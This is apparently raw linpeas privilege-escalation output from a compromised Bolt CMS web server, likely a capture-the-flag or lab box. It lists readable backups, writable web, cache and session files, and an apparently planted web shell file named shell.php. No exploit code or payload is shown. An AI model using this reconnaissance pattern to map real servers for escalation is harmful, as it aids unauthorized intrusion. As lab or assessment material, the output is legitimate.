-rwxr-xr-x 1 www-data www-data 552 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 5476 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.scrutinizer.yml
-rwxr-xr-x 1 www-data www-data 727 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.travis.yml
-rwxr-xr-x 1 www-data www-data 334 Sep 14 2017 /var/www/html/vendor/contao/imagine-svg/.editorconfig
-rwxr-xr-x 1 www-data www-data 87 Dec 29 2015 /var/www/html/vendor/webmozart/glob/.styleci.yml
-rwxr-xr-x 1 www-data www-data 676 Dec 29 2015 /var/www/html/vendor/webmozart/glob/.travis.yml
-rwxr-xr-x 1 www-data www-data 158 Jul 8 2020 /var/www/html/vendor/webmozart/assert/.editorconfig
-rwxr-xr-x 1 www-data www-data 87 Dec 17 2015 /var/www/html/vendor/webmozart/path-util/.styleci.yml
-rwxr-xr-x 1 www-data www-data 661 Dec 17 2015 /var/www/html/vendor/webmozart/path-util/.travis.yml
-rwxr-xr-x 1 www-data www-data 981 May 27 2020 /var/www/html/vendor/justinrainbow/json-schema/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 348 Feb 2 2015 /var/www/html/vendor/brandonwamboldt/utilphp/.travis.yml
-rwxr-xr-x 1 www-data www-data 23 Feb 2 2015 /var/www/html/vendor/brandonwamboldt/utilphp/.coveralls.yml
-rwxr-xr-x 1 www-data www-data 1500 Feb 11 2019 /var/www/html/vendor/miljar/php-exif/.travis.yml
-rwxr-xr-x 1 www-data www-data 13 Feb 11 2019 /var/www/html/vendor/miljar/php-exif/.coveralls.yml
-rwxr-xr-x 1 www-data www-data 799 Aug 5 2020 /var/www/html/vendor/twig/twig/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 718 Aug 5 2020 /var/www/html/vendor/twig/twig/.travis.yml
-rwxr-xr-x 1 www-data www-data 224 Aug 5 2020 /var/www/html/vendor/twig/twig/.editorconfig
-rwxr-xr-x 1 www-data www-data 143 Oct 19 2020 /var/www/html/vendor/.htaccess
-rwxr-xr-x 1 www-data www-data 1279 Apr 30 2017 /var/www/html/vendor/silex/silex/.travis.yml
-rwxr-xr-x 1 www-data www-data 503 Nov 24 2019 /var/www/html/vendor/stecman/symfony-console-completion/.travis.yml
-rwxr-xr-x 1 www-data www-data 630 Aug 25 2020 /var/www/html/vendor/seld/jsonlint/.travis.yml
-rwxr-xr-x 1 www-data www-data 484 Jul 31 2018 /var/www/html/vendor/swiftmailer/swiftmailer/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 656 Jul 31 2018 /var/www/html/vendor/swiftmailer/swiftmailer/.travis.yml
-rwxr-xr-x 1 www-data www-data 46 Dec 12 2019 /var/www/html/vendor/bolt/themes/base-2016/

source/.babelrc
-rwxr-xr-x 1 www-data www-data 141 Aug 24 2018 /var/www/html/vendor/bolt/passwordlib/.travis.yml
-rwxr-xr-x 1 www-data www-data 114 Aug 17 2017 /var/www/html/vendor/bolt/common/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 893 Aug 17 2017 /var/www/html/vendor/bolt/common/.travis.yml
-rwxr-xr-x 1 www-data www-data 473 Jan 3 2019 /var/www/html/vendor/bolt/thumbs/.travis.yml
-rwxr-xr-x 1 www-data www-data 125 Oct 12 2017 /var/www/html/vendor/bolt/collection/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 1036 Oct 12 2017 /var/www/html/vendor/bolt/collection/.travis.yml
-rwxr-xr-x 1 www-data www-data 114 Feb 25 2018 /var/www/html/vendor/bolt/session/.php_cs.dist
-rwxr-xr-x 1 www-data www-data 1390 Feb 25 2018 /var/www/html/vendor/bolt/session/.travis.yml
-rwxr-xr-x 1 www-data www-data 421 Aug 25 2020 /var/www/html/vendor/bolt/filesystem/.travis.yml
-rwxr-xr-x 1 www-data www-data 61 Oct 19 2020 /var/www/html/vendor/bolt/bolt/.bolt.yml

╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rwxrwxrwx 1 www-data www-data 828078 Dec 31 23:26 /tmp/linpeas.sh
-rw-r--r-- 1 root root 12654 Jun 1 2021 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 172 Jun 1 2021 /var/backups/dpkg.statoverride.0
-rw-r--r-- 1 root root 349200 Jun 1 2021 /var/backups/dpkg.status.0
-rw-r--r-- 1 root root 1060 Jun 1 2021 /var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 40960 Jun 1 2021 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 186 Jun 1 2021 /var/backups/dpkg.diversions.0

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
uniq: write error: Broken pipe
/dev/mqueue
/dev/shm
/run/lock
/run/lock/apache2
/tmp
/tmp/linpeas.sh
/var/cache/apache2/mod_cache_disk
/var/lib/php/sessions
/var/tmp
/var/www/htdev
/var/www/htdev/boltwireinstall
/var/www/htdev/boltwireinstall/.htaccess
/var/www/htdev/boltwireinstall/.htcodes
/var/www/htdev/boltwireinstall/init.txt
/var/www/htdev/boltwireinstall/install.txt
/var/www/htdev/boltwireinstall/license.txt
#)You_can_write_even_more_files_inside_last_directory

/var/www/htdev/boltwireinstall/scripts/.htaccess
/var/www/htdev/boltwireinstall/scripts/commands.php
/var/www/htdev/boltwireinstall/scripts/conditions.php
/var/www/htdev/boltwireinstall/scripts/engine.php
/var/www/htdev/boltwireinstall/scripts/functions.php
#)You_can_write_even_more_files_inside_last_directory

/var/www/htdev/boltwireinstall/shared

/var/www/htdev/boltwireinstall/shared/img
/var/www/htdev/boltwireinstall/shared/img/.htaccess
/var/www/htdev/boltwireinstall/shared/img/favicon.ico
/var/www/htdev/boltwireinstall/shared/pages
/var/www/htdev/boltwireinstall/shared/pages/.htaccess
/var/www/htdev/boltwireinstall/shared/plugins
/var/www/htdev/boltwireinstall/shared/plugins/.htaccess
/var/www/htdev/boltwireinstall/shared/skins
/var/www/htdev/boltwireinstall/shared/skins/.htaccess
/var/www/htdev/boltwireinstall/shared/skins/banner
/var/www/htdev/boltwireinstall/shared/skins/banner/code.skin.banner.css
/var/www/htdev/boltwireinstall/shared/skins/banner/code.skin.banner.html
/var/www/htdev/boltwireinstall/shared/skins/default
/var/www/htdev/boltwireinstall/shared/skins/default/code.skin.default.css
/var/www/htdev/boltwireinstall/shared/skins/default/code.skin.default.html
/var/www/htdev/boltwireinstall/shared/skins/default/code.skin.slimblog.css
/var/www/htdev/boltwireinstall/shared/skins/default/code.skin.slimblog.html
/var/www/htdev/boltwireinstall/shared/skins/mobile
/var/www/htdev/boltwireinstall/shared/skins/mobile/code.skin.mobile.css
/var/www/htdev/boltwireinstall/shared/skins/mobile/code.skin.mobile.html
/var/www/htdev/boltwireinstall/shared/skins/print
/var/www/htdev/boltwireinstall/shared/skins/print/code.skin.print.css
/var/www/htdev/boltwireinstall/shared/skins/print/code.skin.print.html
/var/www/htdev/boltwireinstall/start.php
/var/www/htdev/boltwireinstall/system
/var/www/htdev/boltwireinstall/system/.htaccess
/var/www/htdev/boltwireinstall/system/action.blocked
/var/www/htdev/boltwireinstall/system/action.changes
/var/www/htdev/boltwireinstall/system/action.copy
/var/www/htdev/boltwireinstall/system/action.create
#)You_can_write_even_more_files_inside_last_directory

/var/www/htdev/dev
/var/www/htdev/dev/config
/var/www/htdev/dev/config/.htaccess
/var/www/htdev/dev/favicon.ico
/var/www/htdev/dev/files
/var/www/htdev/dev/files/.htaccess
/var/www/htdev/dev/forms
/var/www/htdev/dev/forms/.htaccess
/var/www/htdev/dev/forms/form.a29tbeu7eun745hn1rff1j987q
/var/www/htdev/dev/forms/form.admin
/var/www/htdev/dev/index.php
/var/www/htdev/dev/pages
/var/www/htdev/dev/pages/.htaccess
/var/www/htdev/dev/pages/member.admin
/var/www/htdev/dev/pages/member.thisisatest
/var/www/htdev/dev/pages/shell.php
/var/www/htdev/dev/pages/site
#)You_can_write_even_more_files_inside_last_directory

/var/www/htdev/dev/stamps
/var/www/htdev/dev/stamps/.htaccess
/var/www/htdev/dev/stamps/site.1672665689
/var/www/htdev/index.php
/var/www/html
/var/www/html/.bolt.yml

/var/www/html/.gitignore
/var/www/html/.htaccess
/var/www/html/README.md
/var/www/html/app
/var/www/html/app/cache
/var/www/html/app/cache/.assetsalt
/var/www/html/app/cache/.gitignore
/var/www/html/app/cache/.secret
/var/www/html/app/cache/.sessions
/var/www/html/app/cache/.sessions/8844aa5145e75fc8b5a19761d2
/var/www/html/app/cache/.sessions/9746a6a4b16f43ef299167cd65
/var/www/html/app/cache/.sessions/bf89aadedd810b6f09f7ed76a4
/var/www/html/app/cache/.sessions/d2bb9949ad91e077f3e52561d9
/var/www/html/app/cache/.version
/var/www/html/app/cache/config-cache.json
/var/www/html/app/cache/development
/var/www/html/app/cache/development/data
/var/www/html/app/cache/development/data/39
/var/www/html/app/cache/development/data/39/5b5472617665727361626c655d5b315d.data
/var/www/html/app/cache/development/data/4a
/var/www/html/app/cache/development/data/4a/
5b7075626c6973682e74696d65722e686f6c645d5b315d.data
/var/www/html/app/cache/development/data/4e
/var/www/html/app/cache/development/data/4e/5b41727261794163636573735d5b315d.data
/var/www/html/app/cache/development/data/50
/var/www/html/app/cache/development/data/
50/5b7075626c6973682e74696d65722e7075626c6973685d5b315d.data
/var/www/html/app/cache/development/data/74
/var/www/html/app/cache/development/data/74/5b436f756e7461626c655d5b315d.data
/var/www/html/app/cache/development/data/bc
/var/www/html/app/cache/development/data/bc/
5b53796d666f6e795c436f6d706f6e656e745c466f726d5c466f726d5d5b315d.data
/var/www/html/app/cache/development/data/c7
/var/www/html/app/cache/development/data/
c7/5b4974657261746f72416767726567617465 5d5b315d.data
/var/www/html/app/cache/development/data/e4
/var/www/html/app/cache/development/data/
e4/5b53796d666f6e795c436f6d706f6e656e745c466f726d5c466f726d496e746572666163655d5b3
15d.data
/var/www/html/app/cache/development/twig
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/0d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/0d/
0d5d697b74b03035ee2127f0fe22a1d61cd7b8170deeada24bfa93cf7f4eb227.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/10
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
10/101c638729bb635e38e4d87419ab91123c077793cc1d670442f22a17aa010c2d.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/12
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
12/1237dc03b56ff95c9ba6c2f829ce1f0f5d1ee1cace8c43f98cfc20655304dc3f.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/17
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
17/17b450e0bb2069682bdbb5223cab1095c6d01c1df054f7c488586616374b82f6.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3d/
3d28915b9773a90909bd6bad53197fdb122d66660cfcf4ff70a8ef2bd3d81680.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3e

/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/3e/
3ec3ef71bdc9c9c938df1047f09d6f3dce83fba5f33ff14b58006f5d97c11d68.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4d
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4d/
4d2b483f10d761b982dfd8de76fa70e7a5fb6e768a604aa7f8cdf5a0d00871d5.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4e
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/4e/
4e0554a30d6a215a1f43c41e38a2dde958166303d03d695f48e33cd2334ec0c9.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/57
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
57/576c5252293cceac6d2259033fab6b9fbbc141c72e1c02c0a1945060057dc80f.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/66
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
66/66276a6ba31f6ff41d703887fedba50286f60c189f079cc18faa88eaf3e2a122.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/75
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
75/7551aeb844a3e504572341d275aad3ad3294744f79d06bf0684e703184b9c6d0.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8b
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8b/
8bfe833341bbdc5b9228aed5c3bef39cd7c21f88d9f95ad21bca48dab512eb51.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8f
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/8f/
8f10692a3b155dc0ee5ea606975c1c0c65a50b6d622a9415d855c39c7aa2580c.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/94
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/
94/9432b57f45aa79e924ef16e2dcc7f92ab8ef541622013c083503b48eda18901e.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ab
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ab/
ab0deb88560fa98b9e89cabfc3ae14e2e96b8fceea04e2cbd0f61ece479b82ff.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/c5
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/c5/
c58f48e24916165e56586ae2b8df7098898e9f809203bb5b85e7e469e223c976.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e4
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e4/
e403640cd93d51cecbbeae46a2d97649755aa4f1c3ba9fd2d45a976bcb69bd78.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e9
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/e9/
e991d465bc6e2c786209c74e239891e25f662c7c7c9383f06ea6228d2cba41f7.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ea
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/ea/
ea4dfd1310563d0455c885ee78709a5ad7002a1122b990550f3d49554fb6a892.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/f0
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/f0/
f0c618138ab68079cd500879ee30f8cadb95dd521e101442ead5c0105e1e8275.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fa
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fa/
fad2563ddd4dc3b42b05feaea9e26286376220447450 34c6de41c493537f5606.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fc
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fc/
fc00641558cfcc3e0ff5ca9b8556e3d897edce5c277167534b4e277857426ec6.php
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fd
/var/www/html/app/cache/development/twig/fd6cfe710c30f5d08f4d222f03be543e/fd/
fd5b1629276ff8afe3233c5cd72a7c6c02bfe025f2f10a0b32b4b73d97df72cd.php
/var/www/html/app/cache/exception
/var/www/html/app/cache/exception/development
/var/www/html/app/cache/exception/development/20210601-100612-vendor-bolt-bolt-src-
configuration-validation-database-php.exception

/var/www/html/app/cache/exception/development/20210601-100626-vendor-bolt-bolt-src-configuration-validation-database-php.exception
/var/www/html/app/cache/exception/development/20210601-100628-vendor-bolt-bolt-src-configuration-validation-database-php.exception
/var/www/html/app/cache/exception/development/20210601-100630-vendor-bolt-bolt-src-configuration-validation-database-php.exception
/var/www/html/app/cache/exception/development/20210601-150621-vendor-bolt-bolt-src-configuration-validation-database-php.exception
#)You_can_write_even_more_files_inside_last_directory

/var/www/html/app/cache/profiler
/var/www/html/app/cache/profiler/00
/var/www/html/app/cache/profiler/00/27
/var/www/html/app/cache/profiler/00/27/532700
/var/www/html/app/cache/profiler/00/2d
/var/www/html/app/cache/profiler/00/2d/352d00
/var/www/html/app/cache/profiler/00/33
/var/www/html/app/cache/profiler/00/33/4f3300
/var/www/html/app/cache/profiler/00/4a
/var/www/html/app/cache/profiler/00/4a/044a00
/var/www/html/app/cache/profiler/00/a6
/var/www/html/app/cache/profiler/00/a6/6fa600
/var/www/html/app/cache/profiler/00/e8
/var/www/html/app/cache/profiler/00/e8/4ae800
/var/www/html/app/cache/profiler/00/ec
/var/www/html/app/cache/profiler/00/ec/c3ec00
/var/www/html/app/cache/profiler/01
/var/www/html/app/cache/profiler/01/3e
/var/www/html/app/cache/profiler/01/3e/583e01
/var/www/html/app/cache/profiler/01/6a
/var/www/html/app/cache/profiler/01/6a/4d6a01
/var/www/html/app/cache/profiler/01/ad
/var/www/html/app/cache/profiler/01/ad/84ad01
/var/www/html/app/cache/profiler/01/b5
/var/www/html/app/cache/profiler/01/b5/25b501
/var/www/html/app/cache/profiler/02
/var/www/html/app/cache/profiler/02/09
/var/www/html/app/cache/profiler/02/09/9e0902
/var/www/html/app/cache/profiler/02/3c
/var/www/html/app/cache/profiler/02/3c/823c02
/var/www/html/app/cache/profiler/02/4d
/var/www/html/app/cache/profiler/02/4d/d74d02
/var/www/html/app/cache/profiler/02/ff
/var/www/html/app/cache/profiler/02/ff/f4ff02
/var/www/html/app/cache/profiler/03
/var/www/html/app/cache/profiler/03/57
/var/www/html/app/cache/profiler/03/57/e05703
/var/www/html/app/cache/profiler/03/5c
/var/www/html/app/cache/profiler/03/5c/515c03
/var/www/html/app/cache/profiler/03/7b
/var/www/html/app/cache/profiler/03/7b/2d7b03
/var/www/html/app/cache/profiler/03/aa
/var/www/html/app/cache/profiler/03/aa/83aa03
/var/www/html/app/cache/profiler/03/e2
/var/www/html/app/cache/profiler/03/e2/18e203
/var/www/html/app/cache/profiler/03/f7
/var/www/html/app/cache/profiler/03/f7/f6f703

/var/www/html/app/cache/profiler/04
/var/www/html/app/cache/profiler/04/35
/var/www/html/app/cache/profiler/04/35/c23504
/var/www/html/app/cache/profiler/04/42
/var/www/html/app/cache/profiler/04/42/2a4204
/var/www/html/app/cache/profiler/04/80
/var/www/html/app/cache/profiler/04/80/0b8004
/var/www/html/app/cache/profiler/04/88
/var/www/html/app/cache/profiler/04/88/868804
/var/www/html/app/cache/profiler/04/93
/var/www/html/app/cache/profiler/04/93/6b9304
/var/www/html/app/cache/profiler/04/ab
/var/www/html/app/cache/profiler/04/ab/36ab04
/var/www/html/app/cache/profiler/04/d1
/var/www/html/app/cache/profiler/04/d1/44d104
/var/www/html/app/cache/profiler/05
/var/www/html/app/cache/profiler/05/59
/var/www/html/app/cache/profiler/05/59/4d5905
/var/www/html/app/cache/profiler/05/5d
/var/www/html/app/cache/profiler/05/5d/c75d05
/var/www/html/app/cache/profiler/05/7f
/var/www/html/app/cache/profiler/05/7f/e87f05
/var/www/html/app/cache/profiler/05/c9
/var/www/html/app/cache/profiler/05/c9/83c905
/var/www/html/app/cache/profiler/05/f9
/var/www/html/app/cache/profiler/05/f9/b6f905
/var/www/html/app/cache/profiler/06
/var/www/html/app/cache/profiler/06/39
/var/www/html/app/cache/profiler/06/39/f23906
/var/www/html/app/cache/profiler/06/bc
/var/www/html/app/cache/profiler/06/bc/d3bc06
/var/www/html/app/cache/profiler/06/e7
/var/www/html/app/cache/profiler/06/e7/6de706
/var/www/html/app/cache/profiler/07
/var/www/html/app/cache/profiler/07/13
/var/www/html/app/cache/profiler/07/13/2b1307
/var/www/html/app/cache/profiler/07/6e
/var/www/html/app/cache/profiler/07/6e/7e6e07
/var/www/html/app/cache/profiler/07/7b
/var/www/html/app/cache/profiler/07/7b/377b07
/var/www/html/app/cache/profiler/07/c9
/var/www/html/app/cache/profiler/07/c9/3dc907
/var/www/html/app/cache/profiler/08
/var/www/html/app/cache/profiler/08/0b
/var/www/html/app/cache/profiler/08/0b/360b08
/var/www/html/app/cache/profiler/08/1a
/var/www/html/app/cache/profiler/08/1a/bb1a08
/var/www/html/app/cache/profiler/08/26
/var/www/html/app/cache/profiler/08/26/672608
/var/www/html/app/cache/profiler/08/2d
/var/www/html/app/cache/profiler/08/2d/1a2d08
/var/www/html/app/cache/profiler/08/3d
/var/www/html/app/cache/profiler/08/3d/2d3d08
/var/www/html/app/cache/profiler/08/7a
/var/www/html/app/cache/profiler/08/7a/f17a08
/var/www/html/app/cache/profiler/08/86
/var/www/html/app/cache/profiler/08/86/378608

/var/www/html/app/cache/profiler/08/9e
/var/www/html/app/cache/profiler/08/9e/fc9e08
/var/www/html/app/cache/profiler/08/e4
/var/www/html/app/cache/profiler/08/e4/59e408
/var/www/html/app/cache/profiler/09
/var/www/html/app/cache/profiler/09/10
/var/www/html/app/cache/profiler/09/10/5c1009
/var/www/html/app/cache/profiler/09/1c
/var/www/html/app/cache/profiler/09/1c/061c09
/var/www/html/app/cache/profiler/09/29
/var/www/html/app/cache/profiler/09/29/9b2909
/var/www/html/app/cache/profiler/09/48
/var/www/html/app/cache/profiler/09/48/d24809
/var/www/html/app/cache/profiler/09/5f
/var/www/html/app/cache/profiler/09/5f/e65f09
/var/www/html/app/cache/profiler/09/ad
/var/www/html/app/cache/profiler/09/ad/06ad09
/var/www/html/app/cache/profiler/09/ef
/var/www/html/app/cache/profiler/09/ef/b8ef09
/var/www/html/app/cache/profiler/0a
/var/www/html/app/cache/profiler/0a/00
/var/www/html/app/cache/profiler/0a/00/74000a
/var/www/html/app/cache/profiler/0a/53
/var/www/html/app/cache/profiler/0a/53/5d530a
/var/www/html/app/cache/profiler/0a/66
/var/www/html/app/cache/profiler/0a/66/55660a
/var/www/html/app/cache/profiler/0a/68
/var/www/html/app/cache/profiler/0a/68/b2680a
/var/www/html/app/cache/profiler/0a/a5
/var/www/html/app/cache/profiler/0a/a5/3da50a
/var/www/html/app/cache/profiler/0b
/var/www/html/app/cache/profiler/0b/03
/var/www/html/app/cache/profiler/0b/03/2e030b
/var/www/html/app/cache/profiler/0b/2a
/var/www/html/app/cache/profiler/0b/2a/072a0b
/var/www/html/app/cache/profiler/0b/42
/var/www/html/app/cache/profiler/0b/42/de420b
/var/www/html/app/cache/profiler/0b/b6
/var/www/html/app/cache/profiler/0b/b6/7db60b
/var/www/html/app/cache/profiler/0b/d1
/var/www/html/app/cache/profiler/0b/d1/0dd10b
/var/www/html/app/cache/profiler/0b/d2
/var/www/html/app/cache/profiler/0b/d2/f7d20b
/var/www/html/app/cache/profiler/0b/f3
/var/www/html/app/cache/profiler/0b/f3/eaf30b
/var/www/html/app/cache/profiler/0c
/var/www/html/app/cache/profiler/0c/04
/var/www/html/app/cache/profiler/0c/04/e0040c
/var/www/html/app/cache/profiler/0c/19
/var/www/html/app/cache/profiler/0c/19/c8190c
/var/www/html/app/cache/profiler/0c/4d
/var/www/html/app/cache/profiler/0c/4d/fe4d0c
/var/www/html/app/cache/profiler/0c/8b
/var/www/html/app/cache/profiler/0c/8b/f58b0c
/var/www/html/app/cache/profiler/0d
/var/www/html/app/cache/profiler/0d/30
/var/www/html/app/cache/profiler/0d/30/2d300d

/var/www/html/app/cache/profiler/0d/58
/var/www/html/app/cache/profiler/0d/58/fa580d
/var/www/html/app/cache/profiler/0d/8a
/var/www/html/app/cache/profiler/0d/8a/218a0d
/var/www/html/app/cache/profiler/0d/9d
/var/www/html/app/cache/profiler/0d/9d/ed9d0d
/var/www/html/app/cache/profiler/0d/a8
/var/www/html/app/cache/profiler/0d/a8/23a80d
/var/www/html/app/cache/profiler/0d/c1
/var/www/html/app/cache/profiler/0d/c1/dcc10d
/var/www/html/app/cache/profiler/0d/c9
/var/www/html/app/cache/profiler/0d/c9/4ec90d
/var/www/html/app/cache/profiler/0d/d7
/var/www/html/app/cache/profiler/0d/d7/66d70d
/var/www/html/app/cache/profiler/0d/e0
/var/www/html/app/cache/profiler/0d/e0/72e00d
/var/www/html/app/cache/profiler/0d/fa
/var/www/html/app/cache/profiler/0d/fa/e1fa0d
/var/www/html/app/cache/profiler/0e
/var/www/html/app/cache/profiler/0e/0a
/var/www/html/app/cache/profiler/0e/0a/270a0e
/var/www/html/app/cache/profiler/0e/49
/var/www/html/app/cache/profiler/0e/49/a6490e
/var/www/html/app/cache/profiler/0e/8b
/var/www/html/app/cache/profiler/0e/8b/058b0e
/var/www/html/app/cache/profiler/0e/ac
/var/www/html/app/cache/profiler/0e/ac/2cac0e
/var/www/html/app/cache/profiler/0e/b0
/var/www/html/app/cache/profiler/0e/b0/36b00e
/var/www/html/app/cache/profiler/0e/cf
/var/www/html/app/cache/profiler/0e/cf/1acf0e
/var/www/html/app/cache/profiler/0f
/var/www/html/app/cache/profiler/0f/1b
/var/www/html/app/cache/profiler/0f/1b/c91b0f
/var/www/html/app/cache/profiler/0f/5c
/var/www/html/app/cache/profiler/0f/5c/705c0f
/var/www/html/app/cache/profiler/0f/89
/var/www/html/app/cache/profiler/0f/89/66890f
/var/www/html/app/cache/profiler/0f/cd
/var/www/html/app/cache/profiler/0f/cd/55cd0f
/var/www/html/app/cache/profiler/0f/e0
/var/www/html/app/cache/profiler/0f/e0/0ee00f
/var/www/html/app/cache/profiler/0f/ec
/var/www/html/app/cache/profiler/0f/ec/76ec0f
/var/www/html/app/cache/profiler/10
/var/www/html/app/cache/profiler/10/03
/var/www/html/app/cache/profiler/10/03/fd0310
/var/www/html/app/cache/profiler/10/26
/var/www/html/app/cache/profiler/10/26/1e2610
/var/www/html/app/cache/profiler/10/2b
/var/www/html/app/cache/profiler/10/2b/e62b10
/var/www/html/app/cache/profiler/10/43
/var/www/html/app/cache/profiler/10/43/dd4310
/var/www/html/app/cache/profiler/10/66
/var/www/html/app/cache/profiler/10/66/e46610
/var/www/html/app/cache/profiler/11
/var/www/html/app/cache/profiler/11/00

/var/www/html/app/cache/profiler/11/00/dd0011
/var/www/html/app/cache/profiler/11/48
/var/www/html/app/cache/profiler/11/48/4d4811
/var/www/html/app/cache/profiler/12
/var/www/html/app/cache/profiler/12/01
/var/www/html/app/cache/profiler/12/01/1b0112
/var/www/html/app/cache/profiler/12/2e
/var/www/html/app/cache/profiler/12/2e/6f2e12
/var/www/html/app/cache/profiler/12/3f
/var/www/html/app/cache/profiler/12/3f/423f12
/var/www/html/app/cache/profiler/12/79
/var/www/html/app/cache/profiler/12/79/667912
/var/www/html/app/cache/profiler/12/86
/var/www/html/app/cache/profiler/12/86/e48612
/var/www/html/app/cache/profiler/12/d2
/var/www/html/app/cache/profiler/12/d2/67d212
/var/www/html/app/cache/profiler/12/e2
/var/www/html/app/cache/profiler/12/e2/7be212
/var/www/html/app/cache/profiler/13
/var/www/html/app/cache/profiler/13/7d
/var/www/html/app/cache/profiler/13/7d/b97d13
/var/www/html/app/cache/profiler/13/a0
/var/www/html/app/cache/profiler/13/a0/dca013
/var/www/html/app/cache/profiler/13/a3
/var/www/html/app/cache/profiler/13/a3/eca313
/var/www/html/app/cache/profiler/13/b4
/var/www/html/app/cache/profiler/13/b4/1db413
/var/www/html/app/cache/profiler/13/e2
/var/www/html/app/cache/profiler/13/e2/d2e213
/var/www/html/app/cache/profiler/14
/var/www/html/app/cache/profiler/14/13
/var/www/html/app/cache/profiler/14/13/151314
/var/www/html/app/cache/profiler/14/20
/var/www/html/app/cache/profiler/14/20/7c2014
/var/www/html/app/cache/profiler/14/2e
/var/www/html/app/cache/profiler/14/2e/fb2e14
/var/www/html/app/cache/profiler/14/b4
/var/www/html/app/cache/profiler/14/b4/77b414
/var/www/html/app/cache/profiler/15
/var/www/html/app/cache/profiler/15/6e
/var/www/html/app/cache/profiler/15/6e/996e15
/var/www/html/app/cache/profiler/15/8e
/var/www/html/app/cache/profiler/15/8e/7f8e15
/var/www/html/app/cache/profiler/15/98
/var/www/html/app/cache/profiler/15/98/c59815
/var/www/html/app/cache/profiler/15/a6
/var/www/html/app/cache/profiler/15/a6/a5a615
/var/www/html/app/cache/profiler/15/e1
/var/www/html/app/cache/profiler/15/e1/d3e115
/var/www/html/app/cache/profiler/15/e6
/var/www/html/app/cache/profiler/15/e6/fce615
/var/www/html/app/cache/profiler/16
/var/www/html/app/cache/profiler/16/4b
/var/www/html/app/cache/profiler/16/4b/7a4b16
/var/www/html/app/cache/profiler/16/72
/var/www/html/app/cache/profiler/16/72/817216
/var/www/html/app/cache/profiler/16/84

/var/www/html/app/cache/profiler/16/84/7a8416
/var/www/html/app/cache/profiler/16/a7
/var/www/html/app/cache/profiler/16/a7/d8a716
/var/www/html/app/cache/profiler/16/eb
/var/www/html/app/cache/profiler/16/eb/8beb16
/var/www/html/app/cache/profiler/17
/var/www/html/app/cache/profiler/17/15
/var/www/html/app/cache/profiler/17/15/611517
/var/www/html/app/cache/profiler/17/17
